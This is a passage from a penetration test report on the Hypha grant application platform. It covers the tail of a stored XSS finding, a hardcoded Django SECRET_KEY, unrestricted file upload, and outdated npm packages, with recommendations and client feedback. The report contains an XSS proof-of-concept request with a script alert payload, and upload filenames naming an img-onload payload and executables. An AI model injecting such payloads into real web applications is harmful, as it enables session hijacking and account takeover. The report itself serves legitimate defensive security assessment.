Origin: http://apply.hypha.test:8090
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(Nike, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://apply.hypha.test:8090/admin/review/reviewform/edit/2
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: cookieconsentaccept; csrfToken=L9e9crckJsfENcvHOzIcg0SUOV7NUOOSCl1lAjq05GLtH0SpYlwRxFlKzf; sessionId=ay5alvyx9thdbvxx5ufyehuzvzbj
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 1409
csrfmiddlewaretoken=obGqjye2d5y04ewpRwPRhBc459MeUfk725UjzFk27UrujB89CtWnTnRtcgE5&name=
Review example for Sandbox period 1<b>script</b><b>alert(<b>blaat</b>)</b><b>script</b><b>order=0</b><b>deleted=0</b><b>form_fields=0</b><b>order=0</b><b>deleted=0</b><b>form_fields=0</b><b>order=0</b><b>label=208d85e_3b65_4f53_baa3_7bc2e8d4d4b6</b><b>form_fields=0</b><b>value-field_label=Visibility</b><b>form_fields=0</b><b>value-help_text=</b><b>form_fields=0</b><b>value-link=</b><b>form_fields=1</b><b>deleted=0</b><b>form_fields=1</b><b>order=1</b><b>form_fields=1</b><b>type=recommendation</b><b>form_fields=1</b><b>label=How is the timeline</b><b>form_fields=1</b><b>value-help_text=</b><b>form_fields=1</b><b>value-link=</b><b>form_fields=1</b><b>value-help_text=</b><b>form_fields=1</b><b>value-link=</b><b>form_fields=2</b><b>deleted=0</b><b>form_fields=2</b><b>order=2</b><b>form_fields=2</b><b>type=score</b><b>form_fields=2</b><b>label=How is the timeline</b><b>form_fields=2</b><b>value-help_text=</b><b>form_fields=2</b><b>value-link=</b><b>form_fields=2</b><b>value-help_text=</b><b>form_fields=2</b><b>value-link=</b><b>form_fields=3</b><b>deleted=0</b><b>form_fields=3</b><b>order=3</b><b>form_fields=3</b><b>type=score</b><b>form_fields=3</b><b>label=How is the timeline</b><b>form_fields=3</b><b>value-help_text=</b><b>form_fields=3</b><b>value-link=</b><b>form_fields=4</b><b>deleted=0</b><b>form_fields=4</b><b>order=4</b><b>form_fields=4</b><b>type=comments</b><b>form_fields=4</b><b>label=Comments</b><b>form_fields=4</b><b>value-help_text=</b>
```

Response

```
HTTP/1.1 302 Found
Server: nginx/1.20.1
Date: Wed, 18 Aug 2021 01:36:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
Location: /admin/review/reviewform/
Expires: Wed, 18 Aug 2021 01:36:47 GMT
Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Referrer-Policy: no-referrer-when-downgrade
X-Frame-Options: SAMEORIGIN
Vary: Cookie
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: messages=6002245e648362c61f0d3021b9f62928121b0c0$[{"__json_message": "SameSite-Lax"}]
```



```
    ...
```

<div>

<div class="row">

::before

><div class="changelist-filter col3"></div>

><div class="result-list col9">

><table class="listing full-width">

><thead></thead>

><tbody>

><tr class="odd" data-object-pk="18">

><td class="field-title"></td>

><td class="field-fund"></td>

><td class="field-start_date nowrap">Oct. 31, 2018</td>

><td class="field-end_date nowrap"></td>

><td class="field-applications"></td>

><td class="field-review_forms">

> == \$0

"Review example for Sandbox period 1 (The single sand funds"

<script>alert('blaat')</script>

</td>

</tr>

><tr class="even" data-object-pk="19"></tr>

</tbody>

```
    ...
```

Impact:

This XSS can only be created and triggered by high privileged users (e.g staff and admin) making it a Low impact. However it is still recommended to not allow XSS in the first place since a successful attack could lead to session hijack, credential stealing, or infecting systems with malware.

Recommendation:

All user input as well as output to users must be strictly filtered. Within these checks it is necessary to implement filter mechanisms that operate on a white list basis instead of a black list basis. It is recommended that parameters or input fields that can only consist of numerical values are only accepted by the server if they are in fact numeric. All checks have to be performed on the server and not on the client-side. To avoid cross-site scripting it is necessary to substitute special characters like [;()``<>/] for their HTML equivalents. It is not sufficient to only filter special HTML tags like "script" because there exist countless alternatives to successfully exploit cross-site scripting vulnerabilities.

More information can be found at: https://www.owasp.org/index.php/Cross_Site_Scripting

4.17 OTF-016 — Django SECRET_KEY not random

Vulnerability ID: OTF-016

Vulnerability type: Security Misconfiguration

Threat level: Low

Description:

The Django SECRET_KEY is hardcoded and using a default value.

Technical description:

The secret key is used for:

- All sessions if you are using any other session backend than django.contrib.sessions.backends.cache, or are using the default get_session_auth_hash().
- All messages if you are using CookieStorage or FallbackStorage.
- All PasswordResetView tokens.
- Any usage of cryptographic signing, unless a different key is provided.

```

from .base import * # noqa

# SECURITY WARNING: don't run with debug turned on in production!
DEBUG = True

# SECURITY WARNING: keep the secret key used in production secret!
SECRET_KEY = 'CHANGEME!!!'

WAGTAIL_CACHE = False

ALLOWED_HOSTS = ['apply.localhost', 'localhost', '127.0.0.1', 'hypha.test', 'apply.hypha.test']

BASE_URL = 'http://localhost:8000'

EMAIL_BACKEND = 'django.core.mail.backends.console.EmailBackend'

AUTH_PASSWORD_VALIDATORS = []

INSTALLED_APPS = INSTALLED_APPS + [
    'wagtail.contrib.styleguide',
]

SECURE_SSL_REDIRECT = False

# Change these in local.py.
LOCAL_FILE_LOGGING = False
LOCAL_FILE_EMAIL = False

try:
    from .local import * # noqa
except ImportError:
    pass

PROJECTS_ENABLED = True
PROJECTS_AUTO_CREATE = True

# We add these here so they can react on settings made in local.py.

# E-mail to local files.
if LOCAL_FILE_EMAIL:
    EMAIL_BACKEND = 'django.core.mail.backends.filebased.EmailBackend'
    EMAIL_FILE_PATH = BASE_DIR + '/var/mail'

```

A random key can be created for instance with `get_random_secret_key()`

Client feedback:

The secret key in production is normally set as an environment variable. OTF has it set to a long random string, different for each of the dev/test/sandbox/live environments.

The "CHANGEME" comes from the `locale.py.example`. This is a template, you need to copy it to `locale.py` for it to be loaded by the system.

It is mostly for developers but it can be used on a production setup as well if you run your own server. But we strongly recommend settings in production to be environment variables.

Impact:

Knowing the `SECRET_KEY` allows adversaries to generate their own signed values.

Recommendation:

- Automatically generate Strong Random Secret key instead of using a static key.
- An alternative (but less secure) is to show a warning message to the administrator and prevent the application to (fully) work until the `SECRET_KEY` has been changed to something more secure.

4.18 OTF-017 — Arbitrary Document File Upload

Vulnerability ID: OTF-017

Vulnerability type: Arbitrary File Upload

Threat level: Low

Description:

Arbitrary files can be uploaded using the Document File Upload functionality since there are no restrictions configured.

Technical description:

Upload Form:

The screenshot shows the Open Technology Fund website. At the top, there is a navigation bar with links for FUNDS, LABS, RESULTS, NEWS, ABOUT, and a search icon. There are also 'My ACME' and 'Select Language' buttons. Below the navigation, a large blue banner features the text 'DOCUMENT UPLOAD' in white. Underneath the banner, a white box contains the heading 'Document Upload'. Inside this box is a blue button labeled 'Document Upload' with an upward arrow icon and the word 'Upload'. Below this is a purple 'Submit' button. At the bottom of the page, there are two blue callout boxes. The left box says 'Set MAILCHIMP_API_KEY and MAILCHIMP_LIST_ID to activate newsletter form.' The right box says 'Configure this text in Wagtail admin -> Settings -> System settings.'

Uploading a malicious executable:

File can be seen in the backend:



FORM DATA Document Upload

dd/mm/yyyy dd/mm/yyyy FILTER

Search Q

- Pages >
- Investments
- Images
- Documents
- Snippets**
- Forms**
- Apply >
- Manage >
- Taxonomies >
- Reports >
- Settings >
- < Apply Dashboard


	▼ SUBMISSION DATE	DOCUMENT UPLOAD
<input type="checkbox"/>	Aug. 18, 2021, 03:38	/media/webform/44/open-me_iKyhQj8.exe
<input type="checkbox"/>	Aug. 18, 2021, 03:37	/media/webform/44/open-me2.exe
<input type="checkbox"/>	Aug. 18, 2021, 03:37	/media/webform/44/open-me_TWQ2ER5.exe
<input type="checkbox"/>	Aug. 18, 2021, 03:37	/media/webform/44/open-me.exe
<input type="checkbox"/>	Aug. 18, 2021, 03:35	/media/webform/44/eicar-standard-antivirus-test-file-adobe-acrobat-attachment.pdf
<input type="checkbox"/>	Aug. 18, 2021, 03:34	/media/webform/44/22img_srcx_onloadprompt1.jpg

Page 1 of 1.

Or accessed by browsing the filesystem:

```
svkal :: ~/Desktop/docker » ls media/webform/44
22img_srcx_onloadprompt1.jpg
eicar-standard-antivirus-test-file-adobe-acrobat-attachment.pdf
open-me2.exe
open-me.exe
open-me_iKyhQJ8.exe
open-me_TWQ2ER5.exe
```

Example of the Upload Functionality used in Project Support Documents:



Impact:

A staff member could open the arbitrary file and their pc could get infected with malware.

Recommendation:

Verify all upload functionality and make sure that arbitrary upload is not allowed.

In general, proper mitigation for insecure file upload usually involves a combination of various approaches:

- Blacklisting of dangerous file extensions
- Whitelisting of acceptable file types
- Content-Type entity in the header of the request indicates the Internet media type of the message content
- Using file recognizer that verifies file is of correct type

- Adding the “Content-Disposition: Attachment” and “X-Content-Type-Options: nosniff” headers to the response of static files will secure the website against Flash or PDF-based cross-site content-hijacking attacks. It is recommended that this practice be performed for all of the files that users need to download in all the modules that deal with a file download. Although this method does not fully secure the website against attacks using Silverlight or similar objects, it can mitigate the risk of using Adobe Flash and PDF objects, especially when uploading PDF files is permitted.
- Instant anti-virus checking with a back-end script or service

A specific combination of approaches should consider technical and process constraints, also limitations imposed by the application design. More info can be found at [OWASP Unrestricted File Upload](#).

4.19 OTF-019 — Outdated Packages are in use.

Vulnerability ID: OTF-019

Vulnerability type: Outdated Software

Threat level: Low

Description:

Outdated Packages which contain known vulnerabilities are in use.

Technical description:

Results of the NPM audit report

```
# npm audit report

braces <2.3.1
Regular Expression Denial of Service - https://npmjs.com/advisories/786
fix available via `npm audit fix --force`
Will install jest@27.0.6, which is a breaking change
node_modules/jest-haste-map/node_modules/braces
node_modules/jest-message-util/node_modules/braces
node_modules/jest-runtime/node_modules/braces
node_modules/jest/node_modules/braces
node_modules/test-exclude/node_modules/braces
micromatch 0.2.0 - 2.3.11
Depends on vulnerable versions of braces
Depends on vulnerable versions of parse-glob
node_modules/jest-haste-map/node_modules/micromatch
node_modules/jest-message-util/node_modules/micromatch
node_modules/jest-runtime/node_modules/micromatch
node_modules/jest/node_modules/micromatch
node_modules/test-exclude/node_modules/micromatch
jest-cli 12.1.1-alpha.2935e14d || 12.1.2-alpha.6230044c - 24.8.0
```

```

Depends on vulnerable versions of jest-haste-map
Depends on vulnerable versions of jest-message-util
Depends on vulnerable versions of jest-runner
Depends on vulnerable versions of jest-validate
Depends on vulnerable versions of micromatch
Depends on vulnerable versions of yargs
node_modules/jest/node_modules/jest-cli
jest 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0
Depends on vulnerable versions of jest-cli
node_modules/jest
jest-haste-map 16.1.0-alpha.691b0e22 - 24.0.0
Depends on vulnerable versions of micromatch
Depends on vulnerable versions of sane
node_modules/jest-haste-map
jest-runtime 12.1.1-alpha.2935e14d - 24.8.0
Depends on vulnerable versions of babel-jest
Depends on vulnerable versions of babel-plugin-istanbul
Depends on vulnerable versions of jest-haste-map
Depends on vulnerable versions of jest-util
Depends on vulnerable versions of jest-validate
Depends on vulnerable versions of micromatch
Depends on vulnerable versions of yargs
node_modules/jest-runtime
jest-message-util 18.5.0-alpha.7da3df39 - 23.1.0 || 23.4.0 - 24.0.0-alpha.16
Depends on vulnerable versions of micromatch
node_modules/jest-message-util
expect 21.0.0-beta.1 - 22.4.3 || 23.4.0 - 23.6.0
Depends on vulnerable versions of jest-message-util
node_modules/expect
jest-jasmine2 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0
Depends on vulnerable versions of expect
Depends on vulnerable versions of jest-message-util
Depends on vulnerable versions of jest-util
node_modules/jest-jasmine2
jest-config 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0
Depends on vulnerable versions of jest-jasmine2
Depends on vulnerable versions of jest-util
Depends on vulnerable versions of jest-validate
node_modules/jest-config
jest-validate 22.4.0 - 22.4.4
Depends on vulnerable versions of jest-config
node_modules/jest-validate
jest-runner 21.0.0-alpha.1 - 22.4.4 || 23.4.0 - 23.6.0
Depends on vulnerable versions of jest-message-util
node_modules/jest-runner
jest-util 18.5.0-alpha.7da3df39 - 22.4.3 || 23.4.0
Depends on vulnerable versions of jest-message-util
node_modules/jest-util
jest-environment-jsdom 18.5.0-alpha.7da3df39 - 22.4.3 || 23.4.0
Depends on vulnerable versions of jest-util
node_modules/jest-environment-jsdom
jest-environment-node 18.5.0-alpha.7da3df39 - 22.4.3 || 23.4.0
Depends on vulnerable versions of jest-util
node_modules/jest-environment-node
test-exclude <=4.2.3
Depends on vulnerable versions of micromatch
node_modules/test-exclude
babel-plugin-istanbul <=5.0.0
Depends on vulnerable versions of test-exclude
node_modules/babel-plugin-istanbul
babel-jest 14.2.0-alpha.ca8fb6e - 24.0.0-alpha.16

```

```
Depends on vulnerable versions of babel-plugin-istanbul
node_modules/babel-jest
node_modules/jest-runtime/node_modules/babel-jest

glob-parent <5.1.2
Severity: moderate
Regular expression denial of service - https://npmjs.com/advisories/1751
fix available via `npm audit fix --force`
Will install webpack-dev-server@1.16.5, which is a breaking change
node_modules/glob-base/node_modules/glob-parent
node_modules/glob-parent
  chokidar 1.0.0-rc1 - 2.1.8
    Depends on vulnerable versions of glob-parent
    node_modules/chokidar
      glob-watcher >=3.0.0
        Depends on vulnerable versions of chokidar
        node_modules/glob-watcher
          gulp >=4.0.0
            Depends on vulnerable versions of glob-watcher
            node_modules/gulp
            watchpack-chokidar2 *
              Depends on vulnerable versions of chokidar
              node_modules/watchpack-chokidar2
                watchpack 1.7.2 - 1.7.5
                  Depends on vulnerable versions of watchpack-chokidar2
                  node_modules/watchpack
                    webpack 4.44.0 - 4.46.0
                      Depends on vulnerable versions of watchpack
                      node_modules/webpack
                    webpack-dev-server 2.0.0-beta - 3.11.2
                      Depends on vulnerable versions of chokidar
                      node_modules/webpack-dev-server
                    glob-base *
                      Depends on vulnerable versions of glob-parent
                      node_modules/glob-base
                        parse-glob >=2.1.0
                          Depends on vulnerable versions of glob-base
                          node_modules/parse-glob
                            micromatch 0.2.0 - 2.3.11
                              Depends on vulnerable versions of braces
                              Depends on vulnerable versions of parse-glob
                              node_modules/jest-haste-map/node_modules/micromatch
                              node_modules/jest-message-util/node_modules/micromatch
                              node_modules/jest-runtime/node_modules/micromatch
                              node_modules/jest/node_modules/micromatch
                              node_modules/test-exclude/node_modules/micromatch
                              jest-cli 12.1.1-alpha.2935e14d || 12.1.2-alpha.6230044c - 24.8.0
                                Depends on vulnerable versions of jest-haste-map
                                Depends on vulnerable versions of jest-message-util
                                Depends on vulnerable versions of jest-runner
                                Depends on vulnerable versions of jest-validate
                                Depends on vulnerable versions of micromatch
                                Depends on vulnerable versions of yargs
                                node_modules/jest/node_modules/jest-cli
                                  jest 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0
                                    Depends on vulnerable versions of jest-cli
                                    node_modules/jest
                                  jest-haste-map 16.1.0-alpha.691b0e22 - 24.0.0
                                    Depends on vulnerable versions of micromatch
                                    Depends on vulnerable versions of sane
                                    node_modules/jest-haste-map
```

```

jest-runtime 12.1.1-alpha.2935e14d - 24.8.0
Depends on vulnerable versions of babel-jest
Depends on vulnerable versions of babel-plugin-istanbul
Depends on vulnerable versions of jest-haste-map
Depends on vulnerable versions of jest-util
Depends on vulnerable versions of jest-validate
Depends on vulnerable versions of micromatch
Depends on vulnerable versions of yargs
node_modules/jest-runtime

jest-message-util 18.5.0-alpha.7da3df39 - 23.1.0 || 23.4.0 - 24.0.0-alpha.16
Depends on vulnerable versions of micromatch
node_modules/jest-message-util
  expect 21.0.0-beta.1 - 22.4.3 || 23.4.0 - 23.6.0
  Depends on vulnerable versions of jest-message-util
  node_modules/expect
    jest-jasmine2 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0
    Depends on vulnerable versions of expect
    Depends on vulnerable versions of jest-message-util
    Depends on vulnerable versions of jest-util
    node_modules/jest-jasmine2
      jest-config 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0
      Depends on vulnerable versions of jest-jasmine2
      Depends on vulnerable versions of jest-util
      Depends on vulnerable versions of jest-validate
      node_modules/jest-config
        jest-validate 22.4.0 - 22.4.4
        Depends on vulnerable versions of jest-config
        node_modules/jest-validate

jest-runner 21.0.0-alpha.1 - 22.4.4 || 23.4.0 - 23.6.0
Depends on vulnerable versions of jest-message-util
node_modules/jest-runner

jest-util 18.5.0-alpha.7da3df39 - 22.4.3 || 23.4.0
Depends on vulnerable versions of jest-message-util
node_modules/jest-util
  jest-environment-jsdom 18.5.0-alpha.7da3df39 - 22.4.3 || 23.4.0
  Depends on vulnerable versions of jest-util
  node_modules/jest-environment-jsdom
  jest-environment-node 18.5.0-alpha.7da3df39 - 22.4.3 || 23.4.0
  Depends on vulnerable versions of jest-util
  node_modules/jest-environment-node

test-exclude <=4.2.3
Depends on vulnerable versions of micromatch
node_modules/test-exclude
  babel-plugin-istanbul <=5.0.0
  Depends on vulnerable versions of test-exclude
  node_modules/babel-plugin-istanbul
    babel-jest 14.2.0-alpha.ca8fb6e - 24.0.0-alpha.16
    Depends on vulnerable versions of babel-plugin-istanbul
    node_modules/babel-jest
    node_modules/jest-runtime/node_modules/babel-jest

glob-stream >=5.3.0
Depends on vulnerable versions of glob-parent
node_modules/glob-stream
  vinyl-fs >=2.4.2
  Depends on vulnerable versions of glob-stream
  node_modules/vinyl-fs

mem <4.0.0
Denial of Service - https://npmjs.com/advisories/1084
fix available via `npm audit fix --force`
Will install jest@27.0.6, which is a breaking change

```

```

node_modules/mem
  os-locale 2.0.0 - 3.0.0
    Depends on vulnerable versions of mem
    node_modules/jest-runtime/node_modules/os-locale
    node_modules/jest/node_modules/os-locale
      yargs 4.0.0-alpha1 - 12.0.5 || 14.1.0 || 15.0.0 - 15.2.0
        Depends on vulnerable versions of os-locale
        Depends on vulnerable versions of yargs-parser
        node_modules/jest-runtime/node_modules/yargs
        node_modules/jest/node_modules/yargs
        node_modules/yargs
          gulp-cli >=2.0.0
            Depends on vulnerable versions of yargs
            node_modules/gulp/node_modules/gulp-cli
              jest-cli 12.1.1-alpha.2935e14d || 12.1.2-alpha.6230044c - 24.8.0
                Depends on vulnerable versions of jest-haste-map
                Depends on vulnerable versions of jest-message-util
                Depends on vulnerable versions of jest-runner
                Depends on vulnerable versions of jest-validate
                Depends on vulnerable versions of micromatch
                Depends on vulnerable versions of yargs
                node_modules/jest/node_modules/jest-cli
                  jest 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0
                    Depends on vulnerable versions of jest-cli
                    node_modules/jest
                      jest-runtime 12.1.1-alpha.2935e14d - 24.8.0
                        Depends on vulnerable versions of babel-jest
                        Depends on vulnerable versions of babel-plugin-istanbul
                        Depends on vulnerable versions of jest-haste-map
                        Depends on vulnerable versions of jest-util
                        Depends on vulnerable versions of jest-validate
                        Depends on vulnerable versions of micromatch
                        Depends on vulnerable versions of yargs
                        node_modules/jest-runtime

merge <2.1.1
Severity: high
Prototype Pollution - https://npmjs.com/advisories/1666
fix available via `npm audit fix --force`
Will install jest@27.0.6, which is a breaking change
node_modules/merge
  exec-sh <=0.3.1
    Depends on vulnerable versions of merge
    node_modules/exec-sh
      sane 1.0.4 - 4.0.2
        Depends on vulnerable versions of exec-sh
        Depends on vulnerable versions of watch
        node_modules/sane
          jest-haste-map 16.1.0-alpha.691b0e22 - 24.0.0
            Depends on vulnerable versions of micromatch
            Depends on vulnerable versions of sane
            node_modules/jest-haste-map
              jest-cli 12.1.1-alpha.2935e14d || 12.1.2-alpha.6230044c - 24.8.0
                Depends on vulnerable versions of jest-haste-map
                Depends on vulnerable versions of jest-message-util
                Depends on vulnerable versions of jest-runner
                Depends on vulnerable versions of jest-validate
                Depends on vulnerable versions of micromatch
                Depends on vulnerable versions of yargs
                node_modules/jest/node_modules/jest-cli
                  jest 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0

```

```

    Depends on vulnerable versions of jest-cli
      node_modules/jest
    jest-runtime 12.1.1-alpha.2935e14d - 24.8.0
    Depends on vulnerable versions of babel-jest
    Depends on vulnerable versions of babel-plugin-istanbul
    Depends on vulnerable versions of jest-haste-map
    Depends on vulnerable versions of jest-util
    Depends on vulnerable versions of jest-validate
    Depends on vulnerable versions of micromatch
    Depends on vulnerable versions of yargs
      node_modules/jest-runtime
    watch >=0.14.0
    Depends on vulnerable versions of exec-sh
      node_modules/watch
    sass-lint *
    Depends on vulnerable versions of gonzales-pe-sl
    Depends on vulnerable versions of merge
      node_modules/sass-lint
        gulp-sass-lint *
    Depends on vulnerable versions of sass-lint
      node_modules/gulp-sass-lint

minimist <0.2.1 || >=1.0.0 <1.2.3
Prototype Pollution - https://npmjs.com/advisories/1179
No fix available
node_modules/gonzales-pe-sl/node_modules/minimist
  gonzales-pe-sl *
  Depends on vulnerable versions of minimist
node_modules/gonzales-pe-sl
  sass-lint *
  Depends on vulnerable versions of gonzales-pe-sl
  Depends on vulnerable versions of merge
  node_modules/sass-lint
    gulp-sass-lint *
  Depends on vulnerable versions of sass-lint
  node_modules/gulp-sass-lint

yargs-parser <=13.1.1 || 14.0.0 - 15.0.0 || 16.0.0 - 18.1.1
Prototype Pollution - https://npmjs.com/advisories/1500
fix available via `npm audit fix --force`
Will install jest@27.0.6, which is a breaking change
node_modules/jest-runtime/node_modules/yargs-parser
node_modules/jest/node_modules/yargs-parser
node_modules/yargs-parser
  yargs 4.0.0-alpha1 - 12.0.5 || 14.1.0 || 15.0.0 - 15.2.0
  Depends on vulnerable versions of os-locale
  Depends on vulnerable versions of yargs-parser
  node_modules/jest-runtime/node_modules/yargs
  node_modules/jest/node_modules/yargs
  node_modules/yargs
    gulp-cli >=2.0.0
    Depends on vulnerable versions of yargs
    node_modules/gulp/node_modules/gulp-cli
    jest-cli 12.1.1-alpha.2935e14d || 12.1.2-alpha.6230044c - 24.8.0
    Depends on vulnerable versions of jest-haste-map
    Depends on vulnerable versions of jest-message-util
    Depends on vulnerable versions of jest-runner
    Depends on vulnerable versions of jest-validate
    Depends on vulnerable versions of micromatch
    Depends on vulnerable versions of yargs
    node_modules/jest/node_modules/jest-cli

```

```
jest 18.5.0-alpha.7da3df39 - 22.4.4 || 23.4.0 - 23.6.0
Depends on vulnerable versions of jest-cli
node_modules/jest
jest-runtime 12.1.1-alpha.2935e14d - 24.8.0
Depends on vulnerable versions of babel-jest
Depends on vulnerable versions of babel-plugin-istanbul
Depends on vulnerable versions of jest-haste-map
Depends on vulnerable versions of jest-util
Depends on vulnerable versions of jest-validate
Depends on vulnerable versions of micromatch
Depends on vulnerable versions of yargs
node_modules/jest-runtime

43 vulnerabilities (23 low, 13 moderate, 7 high)

To address issues that do not require attention, run:
npm audit fix

To address all issues possible (including breaking changes), run:
npm audit fix --force

Some issues need review, and may require choosing
a different dependency.
```

Impact:

Low, since it appears that no functionality is used in the current code that could exploit any of the vulnerabilities.

Recommendation:

It is still recommended to always use the latest version where possible.

5 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

5.1 NF-020 — Reviewers are able to see all submissions.

Applicant submits a submission:

The screenshot shows a web browser window with the URL <https://sandbox-apply.opentech.fund/lab-fund/>. The page displays a success message: "Thank you for your submission to the Sandbox." It also includes a note about email activation and a configuration note for Wagtail settings.

Activity Feed:

- Activity Feed: Submitted New Project for Lab fund
- Slack: A new submission has been submitted for Lab fund: <<https://sandbox-apply.opentech.fund/apply/submissions/3/>>| New Project>

Email [to: stefanptest@gmail.com]: Dear New Project, We appreciate your Lab fund application submission to the Sandbox. We will review and reply to your submission as quickly as possible. Our reply will have the next steps for your Lab fund application. You can find more information about our support options, review process and selection criteria on our website. Project name: New Project Contact name: New Project Contact email: stefanptest@gmail.com Kind Regards, The SB Team – Sandbox <https://sandbox.opentech.fund>

Thank you for your submission to the Sandbox.

An e-mail with more information has been sent to the address you entered.
If you do not receive an e-mail within 15 minutes please check your spam folder and contact hello@opentech.fund for further assistance.

Set MAILCHIMP_API_KEY and MAILCHIMP_LIST_ID to activate newsletter form.

Configure this text in Wagtail admin -> Settings -> System settings.

Reviewer does not see this submission in the All Submission Overview:

The screenshot shows a web browser window with the URL <https://apply.hypha.test:8090/api/apply/opentech.fund/apply/submissions/all/>. The page title is "All Submissions (1)". The table shows one submission:

Title	Status	Type	Fund	Round	Submitted	Last updated	Comments
▶ Project 2	More information required	RequestExt	Lab fund	—	2018-11-27	2018-11-27	(2)

However, by changing the submission id in the URL, access is still allowed.

The screenshot shows a web browser window for the 'OPEN TECHNOLOGY FUND' application. The URL is 'sandbox-apply.opentech.fund/apply/submissions/3/'. The page title is 'New Project'. At the top, there are navigation icons and a 'Reviewer' button. Below the title, a progress bar has a red dot at the first step, labeled 'Need screening'. The main content area is titled 'Proposal Information'.

Requested Funding: €123

Legal Name: New Project

Address: Test 1, Test, 11222, AX

Transportation: • Car

Summary: Test

Project description: Test

I agree to the term and conditions: True

On the right side, there are three boxes:

- Add to your flagged list:** A blue 'Flag' button.
- Determination:** Status: Awaiting determination.
- Reviews & assignees:** Status: No staff reviewers yet. A link to 'All Assigned Advisors'.

Note that the user with the reviewer authorisations was not able to make any changes such as updating the status, assign users, check revisions, add to staff flagged list/determination/review or change the screening status.

Client feedback:

By default reviewers can view all submissions. The assigning part was only to direct reviewers.

We have added a setting to change this default at "/admin/settings/funds/reviewersettings".

6 Future Work

- **Retest of findings**

When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.

- **Regular security assessments**

Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.

7 Conclusion

We discovered 1 Elevated, 5 Moderate and 13 Low-severity issues during this penetration test.

The Elevated issue (which has been resolved) [OTF-010](#) (page 16) did allow an unauthenticated or low privileged user to send a malicious XSS payload to high privileged users. This could have resulted in gaining access to high privileged accounts which would have lead to accessing restricted data.

The Moderate and Low issues do not have a major immediate risk but when resolved would make it harder for adversaries to succeed in getting access to the privileged information.

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Stefan Vink	Stefan is an IT professional with a passion for IT security and automation. With 20 years hands-on experience in a diverse range of IT roles such as automation / scripting / monitoring / web development / system and network management in Windows and Linux environments. He has worked for organisations such as the Central Bank of the Netherlands (DNB), is MCITP, CCNA, LPIC, OSCP certified, and has passed the CISSP exam. He loves to travel, hike, play tennis & chess, automation, and lives with his wife and kids in Melbourne, Australia.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.

Front page image by Slava (<https://secure.flickr.com/photos/slava/496607907/>), "Mango HaX0ring",
Image styling by Patricia Piolon, <https://creativecommons.org/licenses/by-sa/2.0/legalcode>.